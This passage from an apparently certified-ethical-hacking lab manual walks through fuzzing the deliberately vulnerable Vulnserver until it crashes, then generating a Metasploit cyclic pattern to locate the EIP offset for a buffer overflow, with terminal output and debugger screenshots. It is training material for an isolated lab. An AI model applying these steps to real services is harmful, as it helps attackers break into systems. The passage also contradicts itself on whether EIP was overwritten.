
Figure 1.7.20: Paste Scripts folder in the root directory

50. Now, we will run a Python script to perform fuzzing. To do so, switch to the terminal window, type **cd /home/attacker/Desktop/Scripts/**, and press **Enter** to navigate to the **Scripts** folder on the **Desktop**.

51. Type **chmod +x fuzz.py** and press **Enter** to change the mode to execute the Python script.

52. Now, type **./fuzz.py** and press **Enter** to run the Python fuzzing script against the target machine.

Note: When you execute the Python script, buff multiplies for every iteration of a while loop and sends the buff data to the vulnerable server.



Parrot Terminal
File Edit View Search Terminal Help

```
┌─[root@parrot]─[~]
└──╼ #cd /home/attacker/Desktop/Scripts/
┌─[root@parrot]─[/home/attacker/Desktop/Scripts]
└──╼ #chmod +x fuzz.py
┌─[root@parrot]─[/home/attacker/Desktop/Scripts]
└──╼ #./fuzz.py
```

Figure 1.7.21: Run fuzz.py script

53. Switch to the **Windows 10** virtual machine and maximize the **Command Prompt** window running the vulnerable server.

54. You can observe the connection requests coming from the host machine (**10.10.10.13**).



E:\CEH-Tools\CEHv11 Module 06 System Hacking\Buffer Overflow Tools\Vulnserver\vulnserver....

```
Waiting for client connections...
Connection closing...
Received a client connection from 10.10.10.13:51028
Waiting for client connections...
Connection closing...
Received a client connection from 10.10.10.13:51030
Waiting for client connections...
Connection closing...
Received a client connection from 10.10.10.13:51032
Waiting for client connections...
Connection closing...
Received a client connection from 10.10.10.13:51034
Waiting for client connections...
Connection closing...
Received a client connection from 10.10.10.13:51036
Waiting for client connections...
Connection closing...
Received a client connection from 10.10.10.13:51038
Waiting for client connections...
Connection closing...
Received a client connection from 10.10.10.13:51040
Waiting for client connections...
Connection closing...
Received a client connection from 10.10.10.13:51042
Waiting for client connections...
Connection closing...
Received a client connection from 10.10.10.13:51044
Waiting for client connections...
Connection closing...
```

Figure 1.7.22: Connection requests captured by vulnserver

55. Now, switch to the **Immunity Debugger** window and wait for the status to change from **Running** to **Paused**.

56. In the top-right window, you can also observe that the EIP register is not overwritten by the Python script.


Immunity Debugger - vulnserver.exe - [CPU - thread 000015C0, module vulnserv]
File
View
Debug
Plugins
ImmLib
Options
Window
Help
Jobs
l e m t w h c P k b z r ... s ?
Immunity: Consulting Services Manager
Registers (FPU)
Address
Hex dump
ASCII
Paused


```
[11:24:57] Access violation when reading [00AAFAE5] - use Shift+F7/F8/F9 to pass excep
```

Figure 1.7.23: Status changes from Running to Paused

57. Switch to the **Parrot Security** virtual machine. In the **Terminal** window, press **Ctrl+C** to terminate the Python script.

58. A message appears, saying that the vulnerable server crashed after receiving approximately **3300** bytes of data, but it did not overwrite the EIP register.

Note: The byte size might differ in your lab environment.



```
┌─[root@parrot]─[/home/attacker/Desktop/Scripts]
└──╼ #./fuzz.py
^CFuzzing crashed vulnerable server at 3300 bytes
┌─[root@parrot]─[/home/attacker/Desktop/Scripts]
└──╼ #
```

Figure 1.7.24: Terminate fuzz.py script

59. Switch back to the **Windows 10** virtual machine and close **Immunity Debugger** and the vulnerable server process.

60. Re-launch both **Immunity Debugger** and the vulnerable server as an administrator. Now, **Attach** the **vulnserver** process to **Immunity Debugger** and click the **Run program** icon (▶) in the toolbar to run **Immunity Debugger**.

TASK 7.6

Identify the Offset

61. Through fuzzing, we have understood that we can overwrite the EIP register with 1 to 5100 bytes of data. Now, we will use the **pattern_create** Ruby tool to generate random bytes of data.

62. Switch back to the **Parrot Security** virtual machine.

63. Click the **MATE Terminal** icon at the top of the **Desktop** window to open a new **Terminal** window.

64. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.

65. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.


Note: The password that you type will not be visible.

66. Now, type **cd** and press **Enter** to jump to the root directory

67. In the **Terminal** window, type **/usr/share/metasploit-framework/tools/exploit/pattern_create.rb -l 3400** and press **Enter**.

Note: **-l**: length, **3400**: byte size (here, we take the nearest even-number value of the byte size obtained in the previous step)


68. It will generate a random piece of bytes; right-click on it and click **Copy** to copy the code and close the **Terminal** window.



```
┌─[root@parrot]─[~]
└──╼ #/usr/share/metasploit-framework/tools/exploit/pattern_create.rb -l 3400
Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad
1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2A
g3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4
Aj5Aj6Aj7Aj8Aj9Ak0Ak1Ak2Ak3Ak4Ak5Ak6Ak7Ak8Ak9Al0Al1Al2Al3Al4Al5Al6Al7Al8Al9Am0Am1Am2Am3Am4Am5Am
6Am7Am8Am9An0An1An2An3An4An5An6An7An8An9Ao0Ao1Ao2Ao3Ao4Ao5Ao6Ao7Ao8Ao9Ap0Ap1Ap2Ap3Ap4Ap5Ap6Ap7A
p8Ap9Aq0Aq1Aq2Aq3Aq4Aq5Aq6Aq7Aq8Aq9Ar0Ar1Ar2Ar3Ar4Ar5Ar6Ar7Ar8Ar9As0As1As2As3As4As5As6As7As8As9
At0At1At2At3At4At5At6At7At8At9Au0Au1Au2Au3Au4Au5Au6Au7Au8Au9Av0Av1Av2Av3Av4Av5Av6Av7Av8Av9Aw0Aw
1Aw2Aw3Aw4Aw5Aw6Aw7Aw8Aw9Ax0Ax1Ax2Ax3Ax4Ax5Ax6Ax7Ax8Ax9Ay0Ay1Ay2Ay3Ay4Ay5Ay6Ay7Ay8Ay9Az0Az1Az2A
z3Az4Az5Az6Az7Az8Az9Ba0Ba1Ba2Ba3Ba4Ba5Ba6Ba7Ba8Ba9Bb0Bb1Bb2Bb3Bb4Bb5Bb6Bb7Bb8Bb9Bc0Bc1Bc2Bc3Bc4
Bc5Bc6Bc7Bc8Bc9Bd0Bd1Bd2Bd3Bd4Bd5Bd6Bd7Bd8Bd9Be0Be1Be2Be3Be4Be5Be6Be7Be8Be9Bf0Bf1Bf2Bf3Bf4Bf5Bf
6Bf7Bf8Bf9Bg0Bg1Bg2Bg3Bg4Bg5Bg6Bg7Bg8Bg9Bh0Bh1Bh2Bh3Bh4Bh5Bh6Bh7Bh8Bh9Bi0Bi1Bi2Bi3Bi4Bi5Bi6Bi7B
i8Bi9Bj0Bj1Bj2Bj3Bj4Bj5Bj6Bj7Bj8Bj9Bk0Bk1Bk2Bk3Bk4Bk5Bk6Bk7Bk8Bk9Bl0Bl1Bl2Bl3Bl4Bl5Bl6Bl7Bl8Bl9
Bm0Bm1Bm2Bm3Bm4Bm5Bm6Bm7Bm8Bm9Bn0Bn1Bn2Bn3Bn4Bn5Bn6Bn7Bn8Bn9Bo0Bo1Bo2Bo3Bo4Bo5Bo6Bo7Bo8Bo9Bp0Bp
